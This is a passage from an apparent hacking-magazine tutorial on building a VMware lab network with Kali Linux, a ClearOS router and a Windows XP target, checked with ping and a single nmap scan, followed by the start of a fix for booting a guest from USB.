
We will create a new network adapter to connect to the vmnet3 network for Windows XP. As you click on "Add", a new sub window will open. Select network adapter and click on "Next".




It will ask for the type of connection type we want. By default it is NAT. But we want a custom host-only network.




Move the radio button to custom networks and from the scroll down list, select the network of vmnet3. Then click on Finish.




Now we can see two network adapters. One is NAT and the other one connected to vmnet3.




Now Power ON the Windows XP guest. We need to set the IP address for this machine manually. Go to "Network Connections" from the Control Panel. We can see two LAN connections (NAT and vmnet3) as shown below.



Right Click on the "Local Area Connection 2" network and select Properties. A new window as shown below will open. In the General settings tab, click on internet Protocol(TCP/IP) item as highlighted below. Click on "Properties".



A new window will open as shown below but with blank fields. Select the option "Use the following IP address" and give the IP address as 192.168.136.20. This will be the IP address of Windows XP. Give subnet mask as shown below. Give the LAN interface IP of ClearOS as the gateway address. i.e 192.168.136.10. Click on OK.



Check whether the IP address is set. Open command line and type the command "ipconfig". The IP is set.

```
C:\Documents and Settings\Administrator>ipconfig
Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : 
    IP Address . . . . . : 192.168.136.20
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.136.10

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IP Address . . . . . : 192.168.41.132
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.41.2

C:\Documents and Settings\Administrator>
```



Check the connection to the gateway by pinging its IP from the same command line. The gateway is responding.

```
Microsoft Windows XP [Version 5.1.2600.1
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ping 192.168.136.10
Pinging 192.168.136.10 with 32 bytes of data:

Reply from 192.168.136.10: bytes=32 time=10ms TTL=64
Reply from 192.168.136.10: bytes=32 time=4ms TTL=64
Reply from 192.168.136.10: bytes=32 time=4ms TTL=64
Reply from 192.168.136.10: bytes=32 time=4ms TTL=64

Ping statistics for 192.168.136.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 4ms, Maximum = 10ms, Average = 5ms

C:\Documents and Settings\Administrator>
```

Also ping the other address. It also works. The LAN is ready. It's time to configure the external network.


```
C:\Documents and Settings\Administrator>ping 192.168.221.10
Pinging 192.168.221.10 with 32 bytes of data:

Reply from 192.168.221.10: bytes=32 time=16ms TTL=64
Reply from 192.168.221.10: bytes=32 time=3ms TTL=64
Reply from 192.168.221.10: bytes=32 time=4ms TTL=64
Reply from 192.168.221.10: bytes=32 time=3ms TTL=64

Ping statistics for 192.168.221.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 3ms, Maximum = 16ms, Average = 6ms

C:\Documents and Settings\Administrator>
```

Go to the Virtualbox settings of Kali Linux. Add a network adapter to the Kali Linux as we have added to the Windows XP machine. Make sure the adapter is connected to the host-only network vmnet1. The connections for Kali Linux should be as shown below.



This virtual machine is connected to the default host-only network. Power On the Kali Linux Virtual machine. Open a terminal and type command "ifconfig". The "ifconfig" command is a Linux command to check network interfaces.

Help us make this magazine more awesome. Send your suggestions to. Send your suggestions to qa@hackercool.com

Typing the "ifconfig" command for the first time will give us a result like this. We have a MAC address in place of IP address as we have not yet configured the IP address.

We can configure the IP address of Kali Linux machine using the command underlined in the image below. Since the network address range of vmnet1 network is 192.168.221.0, I am assigning the IP 192.168.221.9 to Kali machine. Hit Enter after typing the command.

```
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    ether 00:0c:29:bc:ac:a2 txqueuelen 1000 (Ethernet)
    RX packets 66 bytes 4243 (4.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0x20a4

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 18 bytes 1058 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18 bytes 1058 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# ifconfig eth1 192.168.221.9 255.255.255.0
SIOCSIFADDR: Invalid argument
root@kali:~# ifconfig eth1 192.168.221.9 netmask 255.255.255.0
root@kali:~#
```

Once the command is entered, type command "ifconfig" once again. this time we will have the IP address as you can see in the image below.

```
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.221.9 netmask 255.255.255.0 broadcast 192.168.221.255
    inet6 fe80::20c:29ff:febc:aca2 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:bc:ac:a2 txqueuelen 1000 (Ethernet)
    RX packets 73 bytes 4663 (4.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10 bytes 732 (732.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0x20a4

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 19 bytes 1107 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 19 bytes 1107 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# █
```

Our external network is also ready. Remember that the attacker machine and victim machine -s may not be compulsorily Kali Linux and Windows XP respectively. They can be any other virtual machines depending on personal choice.

Check if the connection is working by pinging the router (ClearOS) from the attacker machine

```
root@kali:~# ping 192.168.221.10
PING 192.168.221.10 (192.168.221.10) 56(84) bytes of data.
64 bytes from 192.168.221.10: icmp_seq=1 ttl=64 time=4.31 ms
64 bytes from 192.168.221.10: icmp_seq=2 ttl=64 time=1.28 ms
64 bytes from 192.168.221.10: icmp_seq=3 ttl=64 time=0.979 ms
^C
--- 192.168.221.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.979/2.191/4.315/1.507 ms
root@kali:~# █
```

Good, It's working. Now let us check if we can make a connection to the victim machine.

```
root@kali:~# ping 192.168.136.20
PING 192.168.136.20 (192.168.136.20) 56(84) bytes of data.
64 bytes from 192.168.136.20: icmp_seq=1 ttl=128 time=4.74 ms
64 bytes from 192.168.136.20: icmp_seq=2 ttl=128 time=4.81 ms
64 bytes from 192.168.136.20: icmp_seq=3 ttl=128 time=4.45 ms
64 bytes from 192.168.136.20: icmp_seq=4 ttl=128 time=4.14 ms
^C
--- 192.168.136.20 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3009ms
rtt min/avg/max/mdev = 4.145/4.542/4.819/0.270 ms
root@kali:~# █
```

Even this connection is working too. We have successfully created a Real World Hacking Scenario in Vmware Workstation. I want you take note of what we created once again. Kali Linux (attacker machine) is on the same network as ClearOS (router). It is similar to how many devices are connected to internet nowadays. Windows XP (victim machine) is on another network which is connected to internet through ClearOS (router).

Try to grasp the concept behind this lab. In future issues, we will create more complex networks based on this. Until then. Good Bye.

```
root@kali:~# nmap 192.168.136.20

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-04-16 08:32 EDT
Nmap scan report for 192.168.136.20
Host is up (2.4s latency).
Not shown: 987 closed ports
PORT      STATE      SERVICE
25/tcp    open      smtp
110/tcp   open      pop3
119/tcp   open      nntp
135/tcp   open      msrpc
139/tcp   open      netbios-ssn
143/tcp   open      imap
445/tcp   open      microsoft-ds
465/tcp   open      smtps
514/tcp   filtered  shell
563/tcp   open      snews
587/tcp   open      submission
993/tcp   open      imaps
995/tcp   open      pop3s


Nmap done: 1 IP address (1 host up) scanned in 24.34 seconds
root@kali:~# █
```

Booting into USB drive from a Vmware Guest.

FIXIT

Vmware Workstation is one of the most popular Virtualization software available nowadays. It has a wide range of awesome features. Sometimes after we install a virtual machine in Vmware Workstation, need may arise to boot into the virtual machine using a USB. This in the case may be the LIVE installation of another OS (say Kali Linux) on the virtual machine. Some of our users complained that this LIVE installation from USB is not working in some versions of VMware Workstation. This month's FIXIT section will show you how to fix this problem.


The LIVE installation For this scenario, I am using Vmware Workstation 12 and the virtual machine is Windows 7. Vmware Workstation has Power on to hardware option in its Power ON options. This will be shown in the later part of this section. Normally when I boot to hardware of my Windows 7 virtual machine, I see this.




The result is same irrespective of whether the USB is inserted or removed and re-inserted. This is our problem. Now let's fix it. Remove the USB from the system. Exit the BIOS (or hardware) section and power on the Windows 7 virtual machine normally.

Do you face any problem while learning or practising hacking? Let us fix it. Send your problem to qa@hackercool.com

As the virtual machine powers ON,insert the USB drive into the system.It will not be automatically be connected to the Vmware Guest. Connect the USB drive to the Vmware Guest by right clicking on the highlighted part in the image shown below.

